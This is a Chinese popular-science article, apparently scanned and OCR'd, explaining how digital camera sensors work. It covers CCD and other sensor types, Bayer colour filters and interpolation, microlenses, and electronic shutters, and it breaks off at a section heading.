
感光元件的功能及种类

我们在谈到数码相机时，最常被提及的一个关键词就是像素数。像素数究竟是什么？其实它就是数码相机感光元件(Image Sensor)上感光点的总数，而每一个感光点就被称作像素(Pixel)。感光元件是以一块芯片的形式存在的，如图1。

感光元件是数码相机最核心的部件之一，它对数码照片的分辨率起到决定性的作用。感光元件设计的好坏，直接影响到照片的锐度、色彩还原准确性、ISO感光度和动态范围等照片质量的重要元素。它甚至还能对相机的一些光学特性产生很大的影响，比如图像的景深、光圈大小和焦段长短。由于其设计的特殊性，数码相机的LCD实时取景功能实际上也是通过这个芯片来进行的。

目前，数码相机常用的感光元件共分为四种类型：CCD(矩阵式CCD)、CMOS、富士Super CCD和Foven X3。而这四种感光元件中，CCD和富士Super CCD是普通消费类数码相机采用最多的，其他两个特殊的感光元件多用于专业的单反相机。由于富士Super CCD只用于富士的数码相机，实际上普通CCD基本上垄断了我们常见的数码相机的心脏，这也就是我们为什么总习惯用CCD来统称数码相机感光元件的原因。下面我们的文章也主要讨论消费数码相机CCD这个类型的感光元件对我们选择和使用数码相机的影响。

在CCD芯片这个领域，Sony这个品牌拥有和Intel在CPU上几乎相当的地位。它出品的CCD芯片的市场占有率超过了80%，除了富士之外，几乎每家数码相机厂商都有采用Sony CCD的机型在市面上销售！此外，柯达、夏普、三菱和飞利浦等厂商也在提供CCD芯片。




▲CCD感光芯片元件

CCD的结构及成像原理

彩色胶片是如何成像的

在了解数码相机CCD的成像原理之前，我们先来看看胶片是如何成像的。见图2，胶片是在胶质基片上，涂敷对红、绿、蓝三基色光分别进行感光和发生化学反应的感光层，当光线通过镜头照射胶片之后，每一层感光层记录下一种基色的影像，当三种基色的影响叠加后，就形成了彩色的照片。



▲胶片成像原理示意图


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

数码相机其实都是"色盲"！

见图3，普通的CCD无论从结构还是原理上，都大大不同于胶片。首先，它只有一层感光结构，所有感光点实际上都处在一个平面上。这些感光点的总数，就是数码相机厂商竭力宣传的所谓"像素数"。其次，这一层的感光元件要完成红黄蓝三基色的全部记录工作！


但是，这里有一个问题，那就是感光点本身只能感受到光信号的强弱并把它转化成电流强度，它并不能真正分辨颜色。也就是说，数码相机感光点都是"色盲"！为了解决这个问题，聪明的设计工程师们引入了滤色镜这种结构来让数码相机分辨颜色。其原理就是在每个感光点上面，覆盖一层只允许一种基色光通过的滤镜。这些滤色镜按这样的规律排列：第一行"红/绿、红/绿、红/绿……"第二行"蓝/绿、蓝/绿、蓝/绿……"这样，每个感光点记录下来的色彩就能被区别了。然后，数码相机再经过运算和处理，将这些"色点"通过复杂的运算还原成与实际景物相似的图像。



▲CCD成像原理示意图

数码相机照片像素数其实都是"掺假"的

每一幅照片的每个像素点都应该是由红绿蓝三基色调和而成的，但由于矩阵式的CCD只有一个感光层，并且通过滤色镜的结构来获得色彩，因此注定它的每一个像素点并不能像胶片那样"原封不动"地反应所对应的景物的真实色彩。而且，虽然我们能得到一张分辨率与数码相机标称相当的照片，但即使以出现次数最多的绿色点来计算，实际像素也只有标称的一半！事实上，数码相机最后获得的照片上，图像的每一个"像素"都是通过相邻三个感光点的色彩插值运算得出的。这么做的结果是，不仅图像分辨率是"水货"，色彩准确性也大打折扣，而且图像的锐度也大大降低！




▲CCD像素点的色彩合成示意图

CCD的"眼神"其实一点也不好

对于CCD来说，每一个感光元件上获得的光信息越多，捕捉和记录下来的图像就会越接近真实。但在设计上，感光点的旁边还有电荷存储区、电路汇流排等设计，这些电路都会占据不小的面积，如果光线不加控制地任由它照射到整个CCD面上，那么势必造成感光不足的问题。为了解决这个难题，在CCD的最表面上又设计了一层叫微镜(Microlens)的结构。它其实就是由与CCD像素一一对应的微小透镜组成的镜头阵列，它的功能就是将光线尽可能地聚集到真正的感光点上，见图5所示。

虽然微镜并不能100%解决光线有效利用的问题，但毕竟大大提升了CCD的感光能力。不过，微镜在创造这个奇迹的同时，却又造成另外的麻烦，那就是使每个感光点对光线直射的要求大大提高了。但事实上，光线经过镜头光圈照射在CCD上时，边缘的入射角是远大或小于90°的。这就使得数码相机比胶片机更容易出现画面暗角，而且中央区域成像好但边缘图像质量下降明显的现象更突出！



▲CCD微镜原理示意图

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


"心慌意乱"忙个不停的CCD

CCD和胶片相比另外一个最大的不同就在于，胶片是快门按下的瞬间才进行感光，而数码相机并不具有真正的机械快门，只要开启开关，CCD就一直处于感光状态，直到我们按下快门时，其"电子快门"才中断感光并记录下最后瞬间每个像素点的感光状态，从而获得图像。

前面也说过了，CCD上每个感光点旁边还会有其他电路存在，而且在小小的1平方厘米左右的芯片上，堆积了成百万甚至上千万个这样的电路。如此密集的设计，而且每个感光点上瞬间电流一直变化无常，再加上成像瞬间要读取如此多的电信号，CCD的信息处理量之大是可想而知的。这些都给成像质量留下了很大的隐患，因为这些电信号之间相互干扰是可想而知的。


另类的CCD

